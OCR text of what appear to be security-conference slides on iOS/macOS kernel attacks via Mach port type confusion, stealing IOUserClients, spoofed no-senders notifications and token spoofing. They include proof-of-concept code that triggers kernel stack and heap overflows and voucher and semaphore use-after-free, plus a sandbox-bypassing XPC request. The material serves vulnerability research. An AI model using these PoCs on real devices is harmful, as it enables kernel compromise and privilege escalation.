
```
FFFFFFF007A13398  LDR   W1, [X0,#76] ; w1 --> cpu_id fully controllable
FFFFFFF007A1339C  CMP   W8, #1
FFFFFFF007A133A0  B.NE  loc_FFFFFFF007A13434
FFFFFFF007A133A4  LDR   W9, [X4]
FFFFFFF007A133A8  MOV   W8, #5
FFFFFFF007A133AC  CMP   W9, #5
FFFFFFF007A133B0  B.CC  loc_FFFFFFF007A134F4
FFFFFFF007A133B4  SXTW  X9, W1
FFFFFFF007A133B8  ADRL  X10, unk_FFFFFFF0098C2EF0
FFFFFFF007A133C0  ADD   X9, X10, X9,LSL#4
FFFFFFF007A133C4  LDR   X10, [X9,#8]
```

Attack 3: steal IOUserClients


- In the past, a common attack path against the kernel is:
  - Achieve ROP/JOP execution in a system service within a less restrictive sandbox
  - Open an IOUserclient and then exploit kernel vulnerabilities in the kernel extension
- This way is getting harder and harder now
  - More and more system services cannot open any IOUserclients unless they have the com.apple.security.iokit-user-client-class entitlement
  - More and more IOUserclients require the creator task owns dedicated entitlements
  - Besides, IOUserclient ports cannot be sent across tasks

```
bool __fastcall AppleH10CamInUserClient::init(AppleH10CamInUserClient *this, task *a2, OSDictionary *a3)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  *((_QWORD *)this + 29) = a2;
  *((_DWORD *)this + 56) = 0;
  *((_BYTE *)this + 241) = 0;
  bsdtask_info = (proc *)get_bsdtask_info((__int64)a2);
  *((_DWORD *)this + 61) = proc_pid(bsdtask_info);
  bzero((char *)this + 248, 0x80uLL);
  proc_name(*((_DWORD *)this + 61), (char *)this + 248, 128);
  v7 = IOUserClient::copyClientEntitlement(a2, "com.apple.camera.iokit-user-access");
  if ( !v7 )
```


Attack 3: steal IOUserClients



Attack 3: steal IOUserClients



Attack 3: steal IOUserClients



IKOT_IOKIT_OBJECT limits the IOUserClient instance to expose only the IOService interfaces, rather than its IOUserClient interfaces

Attack 3: steal IOUserClients

- We can change IKOT_IOKIT_OBJECT to IKOT_IOKIT_CONNECT!
- We can traverse the IOService tree and use any IOUserclient instance freely

```
IOKIT_OBJECT_port = adjust_port_type(IOKIT_OBJECT_port, IKOT_IOKIT_OBJECT, IKOT_IOKIT_CONNECT);
IOConnectCallScalarMethod(IOKIT_OBJECT_port, 0, 0, 0, 0, 0);
```

  - Many “low-hanging fruit” vulnerabilities in some “well-protected” IOUserClient interfaces
  - Many IOUserClient instances (especially on macOS) that have powerful enough capabilities to manipulate the devices, without the need of memory corruptions

Attack 3: steal IOUserClients

- Example 1: AppleH10CamInUserClient
  - Require the com.apple.camera.iokit-user-access entitlement to create a new AppleH10CamInUserClient instance
  - But we now freely use the exiting instances
- Selector 77 triggers a stack overflow

```
static int _ISP_CreateMultiCameraSession(io_connect_t conn){
    uint8_t inputs[0x34];
    memset(inputs,0x41, sizeof(inputs));
    *(uint16_t*)(inputs)=0xff; //group cnt.The max is 4, but no any validation
    return IOConnectCallStructMethod(conn, 77, inputs, 0x34, 0, 0);
}
```

A special note: the vulnerable kernel function only uses PACIBSP to protect the return address, but doesn't use the stack guard. As a result, the stack overflow can overwrite the registers spilled to the stack.

Attack 3: steal IOUserClients

- Example 2: ApplePPMUserClient
  - com.apple.private.ppm.client
  - com.apple.private.ppm.superclient
- Heap Overflow in ApplePPMUserClient::sRegisterClient (selector 26)

```
static int ApplePPMUserClient_sRegisterClient(io_connect_t conn){
    uint8_t inputs[0xDC];
    memset(inputs, 0x99,0xDC);
    inputs[0]=0;
    *(uint8_t*)(inputs+4)=0xee; //loop bound, no any check
    return IOConnectCallStructMethod(conn, 26, buf, 0xDC, 0, 0);
}
```

Attack 4: spoofed NMS

- XNU has a very privileged port: host_security
- host_security_set_task_token can change a task's security token!
- By resetting our token to the kernel token, we can send NMS to any port

```
kern_return_t
host_security_set_task_token(
    host_security_t  host_security,
    task_t           task,
    security_token_t sec_token,
    audit_token_t    audit_token,
    host_priv_t      host_priv)
{
    ipc_port_t       host_port;
    kern_return_t    kr;

    if (task == TASK_NULL) {
        return KERN_INVALID_ARGUMENT;
    }

    if (host_security == HOST_NULL) {
        return KERN_INVALID_SECURITY;
    }

    task_lock(task);
    task->sec_token = sec_token;
    task->audit_token = audit_token;
    task_unlock(task);
```

Attack 4: spoofed NMS - voucher UAF

When a voucher object receives a NMS, it will call ipc_voucher_notify

```
/*
 * Routine: ipc_voucher_notify
 * Purpose:
 *  Called whenever the Mach port system detects no-senders
 *  on the voucher port.
 */
void
ipc_voucher_notify(mach_msg_header_t *msg)
{
    mach_no_senders_notification_t *notification = (void *)msg;
    ipc_port_t port = notification->not_header.msgh_remote_port;
    ipc_voucher_t voucher = ip_get_voucher(port);

    assert(IKOT_VOUCHER == ip_kotype(port));

    /* consume the reference donated by convert_voucher_to_port */
    ipc_voucher_release(voucher);
}
```

ipc_voucher_release decreases the voucher's reference counter (iv_refs) and deallocates the voucher object for the last reference

Attack 4: spoofed NMS - voucher UAF PoC

```
mach_port_t target = create_voucher(0);//voucher ref = 1

thread_set_mach_voucher(mach_thread_self(), target); //voucher ref=2

send_no_more_sender_to_port(target);//ref=1
send_no_more_sender_to_port(target);//ref=0, target deallocated

thread_get_mach_voucher(mach_thread_self(), 0, &new_target);
```

Attack 4: spoofed NMS - semaphore UAF

When a semaphore object receives a NMS, it will call semaphore_notify

```
/*
 * Routine: semaphore_notify
 * Purpose:
 *  Called whenever the Mach port system detects no-senders
 *  on the semaphore port.
 *
 *  When a send-right is first created, a no-senders
 *  notification is armed (and a semaphore reference is donated).
 *
 *  A no-senders notification will be posted when no one else holds a
 *  send-right (reference) to the semaphore's port. This notification function
 *  will consume the semaphore reference donated to the extant collection of
 *  send-rights.
 */
void
semaphore_notify(mach_msg_header_t *msg)
{
    mach_no_senders_notification_t *notification = (void *)msg;
    ipc_port_t port = notification->not_header.msgh_remote_port;

    require_ip_active(port);
    assert(IKOT_SEMAPHORE == ip_kotype(port));

    semaphore_dereference((semaphore_t) ip_get_kobject(port));
}
```


semaphore_dereference decreases the semaphore's ref_count and deallocates the semaphore object for the last reference

Attack 4: spoofed NMS - semaphore UAF PoC

```
mach_port_t semaphore_p = 0;
semaphore_create(mach_task_self(), &semaphore_p,SYNC_POLICY_FIFO,0 );
pthread_t call_semaphore_wait;
pthread_create(&call_semaphore_wait, 0, (void*)call_semaphore_wait_func, &semaphore_p);
sleep(1);
send_no_more_sender_to_port(semaphore_p);
send_no_more_sender_to_port(semaphore_p);
```

Attack 5: spoofed NMS + type confusion


- semaphore is a very interesting object. Its ref_count is stored at offset 72.



- semaphore_dereference will decrease the value at offset 72.

Attack 5: spoofed NMS + type confusion


- We can 1) change a port type to IKOT_SEMAPHORE, and 2) then send NMS as many times as we want, so that the value at offset 72 will be decreased as many times as we want before it becomes 0.



Attack 5: spoofed NMS + type confusion

IOUserIterator is allocated at default.kalloc.32

Spray OSArray with capacity=4, so that array buffers are also allocated at default.kalloc.32



Change the iterator port from IKOT_IOKIT_OBJECT to IKOT_SEMAPHORE, and send NMS to the port

Attack 6: trick kuncd


- kuncd is a user space service that is supposed to only handle mach message from the kernel to execute user-space tools on macOS

```
kuncd(8)                    BSD System Manager's Manual                    kuncd(8)

NAME
     kuncd -- The Kernel User Notification Center daemon.

DESCRIPTION
     The Kernel User Notification Center daemon handles requests by software
     executing in the kernel to display notices and alerts to the user.  The
     daemon also handles kernel reqeusts to execute user-space helper tools.
```

- kuncd checks the audit_token in the mach message trailer so that it only handles mach messages from the kernel

- Now we can send a mach message to kuncd to launch terminal as root

Attack 7: Access to any Mach services



With the fake host security port, we can set our token to pid=1, p_idversion=1, which is the launchd's token

Launchd's sandbox is super nice, so we can bypass the mach-lookup sandbox check

Attack 7: Access to any Mach services

```
mach_port_t service_port;
char* name = "com.apple.applecamerad";
kern_return_t err = bootstrap_look_up(bootstrap_port, name, &service_port);
printf("err = %d, service_port=%d\n", err, service_port);
```

```
err = 1100, service_port=0
```

Before we reset our token to launchd's token

Attack 7: Access to any Mach services

```
name = "com.apple.applecamerad";
xpc_connection_t client = xpc_connection_create_mach_service(name, NULL, 0);
xpc_connection_set_event_handler(client, ^(xpc_object_t event) {
    });
xpc_connection_resume(client);
xpc_object_t message = xpc_dictionary_create(NULL, NULL, 0);
xpc_dictionary_set_uint64(message, "H10ISPServicesRemoteTypeKey", 2);
char H10ISPServicesRemoteDataKey[3680]={};
*(uint32_t*)(H10ISPServicesRemoteDataKey)=9;
xpc_dictionary_set_data(message, "H10ISPServicesRemoteDataKey",H10ISPServicesRemoteDataKey ,3680);
xpc_dictionary_set_string(message,
    "H10ISPServicesRemoteDictionaryNameKey","/System/Library/LaunchDaemons/com.apple.logd.plist");
xpc_object_t reply= xpc_connection_send_message_with_reply_sync(client, message);
NSLog(@"\n%s", xpc_copy_description(xpc_dictionary_get_dictionary(reply,
    "H10ISPServicesRemoteDictionaryDataKey")));
```

applecamerad will return this plist file to our app

```
<dictionary: 0x282700240> { count = 15, transaction: 0, voucher = 0x0, contents =
    "EnableTransactions" => <bool: 0x207d8b4f0>: false
    "Sockets" => <dictionary: 0x2827001e0> { count = 1, transaction: 0, voucher = 0x0, contents =
        "BSDSystemLogger" => <dictionary: 0x282700180> { count = 3, transaction: 0, voucher = 0x0, contents =
            "SockPathName" => <string: 0x280d005a0> { length = 15, contents = "/var/run/syslog" }
            "SockType" => <string: 0x280d007e0> { length = 5, contents = "dgram" }
            "SockPathMode" => <int64: 0x9a81c06cb1aaf58f>: 438
        }
    }
    "BeginTransactionAtShutdown" => <bool: 0x207d8b4d0>: true
    "ThrottleInterval" => <int64: 0x9a81c06cb1aaf837>: 1
    "EnablePressuredExit" => <bool: 0x207d8b4f0>: false
    "MachServices" => <dictionary: 0x2827002a0> { count = 5, transaction: 0, voucher = 0x0, contents =
        "com.apple.logd" => <bool: 0x207d8b4d0>: true
        "com.apple.logd.admin" => <bool: 0x207d8b4d0>: true
```

After we reset our token to launchd's token

Conclusion

- Variant analysis brings surprises
- Port type confusion forms a giant attack surface
- A vulnerability may have many ways to exploit

Thank you!